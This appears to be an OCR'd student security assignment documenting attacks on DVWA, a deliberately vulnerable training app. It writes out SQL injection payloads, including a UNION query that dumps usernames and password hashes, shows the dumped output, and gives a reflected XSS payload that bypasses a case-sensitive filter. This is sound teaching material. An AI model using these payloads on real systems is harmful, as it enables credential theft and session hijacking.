
CMPE 279 Assignment 3
Abhijeet Padwal 015219958

Perform a SQL injection attack and retrieve the list of users in the user database

- Describe the SQLi attack you used, how did you cause the user table to be dumped?
- What was the input string you used?
  Ans:
  a. UserId value is not parameterized when accessing the database.
  b. Query construction by means of string formatting is used to query the database
  c. We can escape the query with ' and use 'or' clause in the followup part of the query
  d. I used ' or 1=1# to escape the query




Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith
```


- If you switch the security level in DVWA to "Medium", does the SQLi attack still work?
  Ans:
  1. When we switch to security level "medium" the text input box changes to drop down option picker
  2. Still the value associated with option tag is used to query the database
  3. We can modify the option value to malicious sql query content

4. I used <option value="1 or 1=1">1</option>



```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

5. Also we can use <option value="1 union select user, password from users#">1</option>




Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 union select user, password from users#
First name: admin
Surname: admin

ID: 1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Perform a reflected XSS attack (payload is your choice; I'd recommend just popping up a JavaScript alert)

- Describe the reflected XSS attack you used, how did it work?
  Ans:
  1. XSS vulnerable web app lets hacker execute any arbitrary javascript code on host machines web browser
  2. XSS can happen if user input is not validated and converted appropriately i.e. a simple trick to conver “<” to “&lt;”
  3. I used <IMG """><SCRIPT>alert("XSS")</SCRIPT>"\>

4. 

```
PHPSESSID=fgndq24fa0br7on5iqa8otjep2; security=medium
```

- If you switch the security level in DVWA to “Medium”, does the XSS attack still work?

Ans> Yes, when switched to security level “Medium” the XSS attack still works because the input validation only filters the lowercase script tags and does work if the script tag is Uppercase, as html is case insensitive.